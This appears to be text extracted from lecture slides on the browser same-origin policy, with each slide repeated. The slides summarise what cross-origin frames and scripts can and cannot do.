
# Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




# Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




# Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via  
`func.toString()`




# Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via  
`func.toString()`




# Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via  
`func.toString()`



